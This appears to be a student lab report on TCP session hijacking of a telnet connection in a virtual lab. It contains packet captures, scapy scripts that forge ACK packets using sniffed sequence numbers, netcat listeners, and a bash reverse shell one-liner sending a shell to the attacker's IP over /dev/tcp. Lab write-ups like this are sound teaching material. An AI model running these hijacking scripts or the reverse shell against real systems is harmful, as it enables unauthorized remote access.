[iRTT: 0.001658041 seconds]
[Bytes in flight: 21]
[Bytes sent since last PSH flag: 21]

▼ Telnet
Data: TCP session hijacking

0000	08 00 27 e0 e2 49 08 00 27 27 cd ed 08 00 45 00	..I.. E.
0010	00 3d e3 b2 00 00 40 06 7e f4 0a 00 02 0a 0a 00	.=....@. ~.....
0020	02 0b 80 9a 00 17 a5 fc 37 e0 19 0a 55 10 50 00 7...U.P.
0030	00 ed 60 b4 00 00 54 43 50 20 73 65 73 73 69 6f	...`...TC P sessio
0040	6e 20 68 69 6a 61 63 6b 69 6e 67	n hijack ing

Observed the forged packet on the victim's Wireshark (packet no. 92) and the data (TCP session hijacking) can also be seen.

Using scapy



Established telnet connection between Victim and Observer's machine (10.0.2.11 and 10.0.2.10) by executing telnet command on Observer's machine.

```
[02/05/21]seed@VM:~$ telnet 10.0.2.11
Trying 10.0.2.11...
Connected to 10.0.2.11.
Escape character is '^].
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Fri Feb  5 04:29:28 EST 2021 from 10.0.2.10
on pts/17
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage


1 package can be updated.
0 updates are security updates.
```

Observation:

The Observer's machine (10.0.2.10) is now able to communicate with Victim's machine (10.0.2.11)



Captured TCP connection establish between two machines in wireshark.



Observed TCP ACK packet with Acknowledgement flag set to 1 which means that observer (10.0.2.10) has sent acknowledgment packet to the victim (10.0.2.11).



To do TCP session hijacking, we have used ACK (No. 3) packet details from Wireshark.

No.	Time	Source	Destination	Protocol	Info
1	2021-02-06 22:46:...	10.0.2.10	10.0.2.11	TCP	38132 → 23 [SYN] Seq...
2	2021-02-06 22:46:...	10.0.2.11	10.0.2.10	TCP	23 → 38132 [SYN, ACK...]
3	2021-02-06 22:46:...	10.0.2.10	10.0.2.11	TCP	38132 → 23 [ACK] Seq...
► Ethernet II, Src: PcsCompu_27:cd:ed (08:00:27:27:cd:ed), Dst: PcsCompu_e0:e2:49 (08:00:27:e0:e2:49)					
► Internet Protocol Version 4, Src: 10.0.2.10, Dst: 10.0.2.11					
▼ Transmission Control Protocol, Src Port: 38132, Dst Port: 23, Seq: 2003270915, Len: 22					
Source Port: 38132					
Destination Port: 23					
[Stream index: 0]					
[TCP Segment Len: 0]					
Sequence number: 2003270915					
Acknowledgment number: 4108487635					
Header Length: 32 bytes					
Flags: 0x010 (ACK)					
Window size value: 229					
[Calculated window size: 29312]					
[Window size scaling factor: 128]					

Observation:

The packet details which are highlighted in the above Wireshark screenshot are being used in the scapy program to do TCP session hijacking between observer and victim.



We have used skeleton code and updated the fields in it such as source, destination IP, and ports along with sequence, acknowledgment, flags, and data value to do TCP session hijacking.

```
#!/usr/bin/python
from scapy.all import *
ip = IP(src="10.0.2.10", dst="10.0.2.11")
tcp = TCP(sport=38132, dport=23, flags="A", seq=2003270915, ack=4108487635)
data = "TCP session hijacking successfull"
pkt = ip/tcp/data
ls(pkt)
send(pkt, verbose=0)
```

In this program, the source and destination ports, sequence and acknowledgment numbers used are the ones that are observed for the TCP ACK packet.



Executed the scapy program from the attacker's machine using the below command: `sudo ./tcp_session.py`

```
[02/06/21]seed@VM:~$ sudo ./tcp_session.py
version : BitField (4 bits) = 4 (4)
ihl : BitField (4 bits) = None (None)
tos : XBytefield = 0 (0)
len : ShortField = None (None)
id : ShortField = 1 (1)
flags : FlagsField (3 bits) = <Flag 0 ()> (<Flag 0 ()>)
frag : BitField (13 bits) = 0 (0)
ttl : ByteField = 64 (64)
proto : ByteEnumField = 6 (0)
chksum : XShortField = None (None)
src : SourceIPField = '10.0.2.10' (None)
dst : DestIPField = '10.0.2.11' (None)
options : PacketListField = [] ([])


sport : ShortEnumField = 38132 (20)
dport : ShortEnumField = 23 (80)
seq : IntField = 2003270915 (0)
ack : IntField = 4108487635 (0)
dataofs : BitField (4 bits) = None (None)
reserved : BitField (3 bits) = 0 (0)
flags : FlagsField (9 bits) = <Flag 16 (A)> (<Flag 2 (S)>)
window : ShortField = 8192 (8192)
checksum : XShortField = None (None)
urgptr : ShortField = 0 (0)
options : TCPOptionsField = [] ([])

load : StrField = 'TCP session hijacking successfull' ('')
```

Observed that the attacker has successfully forged and sent a telnet packet to the observer with stream index number as 1.



- Also validated the forged packet to be captured in Wireshark for 10.0.2.11 and 10.0.2.10 machines.



Observed the forged packet on the victim's Wireshark (packet no. 64) and the data (TCP session hijacking successful) can also be seen.

3.5 Task 5: Creating Reverse Shell using TCP Session Hijacking

Objective:

The attacker wants to set up a back door to conveniently conduct further damages or attacks.

A typical way to set up back doors is to run a reverse shell from the victim machine to give the attack the shell access to the victim machine. A reverse shell is a shell process running on a remote machine, connecting back to the attacker's machine. This gives an attacker a convenient way to access a remote machine once it has been compromised.



- We have executed `netcat` command on the attacker's machine where the attacker needs a process waiting for some connection on 9090 port.


`netcat -l 9090 -v`



- Also, executed reverse bash shell on victim's machine where 10.0.2.9 is the IP of attacker and 9090 is the listening port.

`sudo /bin/bash -i >/dev/tcp/10.0.2.9/9090 0<&1 2>&1`

Note: This port is used only for validating the reverse shell access. Further task has been done after the creation of reverse shell is success.



Observation:

Once the connections on the attacker's machine show that "connection from [10.0.2.11] port 9090 accepted", then we tried creating the directory as "test" under /home/seed/Desktop directory using mkdir. We are able to create the directory and validated the same directory created on the victim's machine also.



Executed `netstat -nat` on the attacker's machine to validate the established connections.

```
[02/07/21]root@VM:~# netstat -nat
netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address        State
tcp      0      0 127.0.1.1:53            0.0.0.0:*
tcp      0      0 10.0.2.11:53           0.0.0.0:*
tcp      0      0 127.0.0.1:53           0.0.0.0:*
tcp      0      0 0.0.0.0:22            0.0.0.0:*
tcp      0      0 0.0.0.0:23            0.0.0.0:*
tcp      0      0 127.0.0.1:953          0.0.0.0:*
tcp      0      0 127.0.0.1:3306          0.0.0.0:*
tcp      0      0 10.0.2.11:47066         10.0.2.9:9090      ESTABLISHED
tcp6     0      0 :::80                 :::*
tcp6     0      0 :::21                 :::*
tcp6     0      0 :::53                 :::*
tcp6     0      0 :::22                 :::*
tcp6     0      0 :::3128              :::*
tcp6     0      0 :::1:953             :::*
```

Observation:

After doing `netstat -nat` on attacker's machine observed connection established between attacker and victim where attacker's port number is 9090.



Since creating reverse shell process is successful, now performing a task where we will launch a TCP session hijacking attack on an existing telnet session between a user and the target server. Then we will inject the malicious command into the hijacked session, to get a reverse shell on the target server using scapy.

- Established telnet connection between observer (or user) and victim (or server) using below command executed from observer's machine:

telnet 10.0.2.11

```
[02/07/21]seed@VM:~$ telnet 10.0.2.11
Trying 10.0.2.11...
Connected to 10.0.2.11.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Sun Feb  7 17:31:44 EST 2021 from 10.0.2.10
on pts/4
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.
```

Observation:

The Observer's machine (10.0.2.10) is now able to communicate with Victim's machine (10.0.2.11)

- Also captured the TCP packets in wireshark which are sent or received when telnet connections were established.

No.	Time	Source	Destination	Protocol	Length	Info
67	2021-0...	10.0.2.10	10.0.2.11	TCP	66	38156 → 23 [ACK] Seq=2...
68	2021-0...	10.0.2.11	10.0.2.10	TELNET	87	Telnet Data ...
69	2021-0...	10.0.2.10	10.0.2.11	TCP	66	38156 → 23 [ACK] Seq=2...

▼ Transmission Control Protocol, Src Port: 38156, Dst Port: 23, Seq: 2796658375,

Source Port: 38156
Destination Port: 23
[Stream index: 0]
[TCP Segment Len: 0]
Sequence number: 2796658375
Acknowledgment number: 831754673
Header Length: 32 bytes
Flags: 0x010 (ACK)
Window size value: 237
[Calculated window size: 30336]
[Window size scaling factor: 128]
Checksum: 0xaaf [unverified]
[Checksum Status: Unverified]
Urgent pointer: 0

Observation:

The last TCP ACK packet (No. 69) details are taken to do the TCP session hijacking between user (or observer) and server (or victim). The highlighted details of ACK packet are being used in `scapy` program to do tcp session hijacking between two machines-victim and observer which are communicating each other.

- Updated this ACK packet details in `scapy` program, as shown below:

```
#!/usr/bin/python
from scapy.all import *
ip = IP(src="10.0.2.10", dst="10.0.2.11")
tcp = TCP(sport=38156, dport=23, flags="A", seq=2796658375, ack=831754673)
data = "TCP session hijacking successful"
pkt = ip/tcp/data
ls(pkt)
send(pkt, verbose=0)
```

In this program, the source and destination ports, sequence and acknowledgment numbers used are the ones that are observed for the TCP ACK packet.



Executed scapy program (tcp_session.py) from the attacker's machine: `sudo ./tcp_session.py`

```
[02/07/21]seed@VM:~$ sudo ./tcp_session.py
version      : BitField (4 bits)          = 4          (4)
ihl         : BitField (4 bits)          = None       (None)
tos         : XByteField               = 0          (0)
len         : ShortField              = None       (None)
id          : ShortField              = 1          (1)
flags        : FlagsField (3 bits)        = <Flag 0 ()> (<Flag 0 ()>)
frag        : Bitfield (13 bits)         = 0          (0)
ttl          : ByteField                = 64         (64)
proto        : ByteEnumField           = 6          (0)
chksum      : XShortField             = None       (None)
src          : SourceIPField           = '10.0.2.10' (None)
dst          : DestIPField              = '10.0.2.11' (None)
options      : PacketListField         = []         ([])
-- 
sport        : ShortEnumField           = 38156     (20)
dport        : ShortEnumField           = 23         (80)
seq          : IntField                 = 2796658375L (0)
ack          : IntField                 = 831754673 (0)
dataofs      : BitField (4 bits)         = None       (None)
reserved     : Bitfield (3 bits)          = 0          (0)
flags        : FlagsField (9 bits)        = <Flag 16 (A)> (<Flag 2 (S)>)
window       : ShortField              = 8192       (8192)
chksum      : XShortField             = None       (None)
urgptr      : ShortField              = 0          (0)
options      : TCPOptionsField          = []         ([])
-- 
load        : StrField                = 'TCP session hijacking successful' ('')
```

Observed that the attacker has successfully forged and sent a telnet packet to the victim.



Also validated the forged packet which is captured in wireshark.

No.	Time	Source	Destination	Protocol	Length	Info
69	2021-0... 10.0.2.10	10.0.2.11	TCP	66	38156 → 23 [ACK]	Seq=2...
74	2021-0... 10.0.2.10	10.0.2.11	TELNET	86	Telnet Data ...	
75	2021-0... 10.0.2.11	10.0.2.10	TELNET	98	Telnet Data ...	

Sequence number: 2796658375
[Next sequence number: 2796658407]
Acknowledgment number: 831754673
Header Length: 20 bytes
Flags: 0x010 (ACK)
Window size value: 8192
[Calculated window size: 1048576]
[Window size scaling factor: 128]
Checksum: 0x4b0e [unverified]
[Checksum Status: Unverified]
Urgent pointer: 0
▶ [SEQ/ACK analysis]
▼ Telnet
Data: TCP session hijacking successful

Observation:

The forged packet can be seen in the victim's Wireshark where sequence number: 2796658375 and acknowledgment number: 831754673 which was used by the attacker.



Validating the next TELNET packet details in wireshark on victim's machine.

No.	Time	Source	Destination	Protocol	Length	Info
74	2021-0... 10.0.2.10	10.0.2.11	TELNET	86	Telnet Data ...	
75	2021-0... 10.0.2.11	10.0.2.10	TELNET	98	Telnet Data ...	
76	2021-0... 10.0.2.11	10.0.2.10	TCP	98	[TCP Retransmission] 2...	

▼ Transmission Control Protocol, Src Port: 23, Dst Port: 38156, Seq: 831754673, ACK: 2796658407
Source Port: 23
Destination Port: 38156
[Stream index: 0]
[TCP Segment Len: 32]
Sequence number: 831754673
[Next sequence number: 831754705]
Acknowledgment number: 2796658407
Header Length: 32 bytes
▶ Flags: 0x018 (PSH, ACK)
Window size value: 227
[Calculated window size: 29056]
[Window size scaling factor: 128]
Checksum: 0xb74b [unverified]

Observation:

The victim uses the sequence number: 831754673 acknowledgment number: 2796658407 which was used by the attacker.



Further validated TCP retransmission packets in Wireshark on the victim's machine.

No.	Time	Source	Destination	Proto	Length	Info
65	2021-0...	10.0.2.10	10.0.2.11	TCP	66	38156 → 23 [ACK] Seq=27...
66	2021-0...	10.0.2.11	10.0.2.10	TELNET	231	Telnet Data ...
67	2021-0...	10.0.2.10	10.0.2.11	TCP	66	38156 → 23 [ACK] Seq=27...
68	2021-0...	10.0.2.11	10.0.2.10	TELNET	87	Telnet Data ...
69	2021-0...	10.0.2.10	10.0.2.11	TCP	66	38156 → 23 [ACK] Seq=27...
74	2021-0...	10.0.2.10	10.0.2.11	TELNET	86	Telnet Data ...
75	2021-0...	10.0.2.11	10.0.2.10	TELNET	98	Telnet Data ...
76	2021-0...	10.0.2.11	10.0.2.10	TCP	98	[TCP Retransmission] 23...

[Stream index: 0]
[TCP Segment Len: 32]
Sequence number: 831754673
[Next sequence number: 831754705]
Acknowledgment number: 2796658407
Header Length: 32 bytes
▶ Flags: 0x018 (PSH, ACK)
Window size value: 227
[Calculated window size: 29056]
[Window size scaling factor: 1281]

Observation:

The victim acknowledges and tells the observer to go ahead and send the data it has with the sequence number: 831754673 and acknowledgment number: 2796658407. This can again be used by the attacker to forge further packets.




We have executed `netcat` command on the attacker's machine where the attacker needs a process waiting for some connection on 38156 port. We have used the 38156 port because the last TCP ACK packet has a source port as 38156 which we used for TCP session hijacking.
`netcat -l 38156 -v`




Also, executed reverse bash shell on victim's machine where 10.0.2.9 is the IP of the attacker and 38156 is the listening port.

`sudo /bin/bash -i > /dev/tcp/10.0.2.9/38156 0<&1 2>&1`



Observation:

The reverse shell has been executed successfully on a victim's machine, connecting back to the attacker's machine



Observation:

The TCP connections from 10.0.2.11 port 38156 are accepted on the attacker's machine. This means that the attacker's machine is now connected to the victim's machine.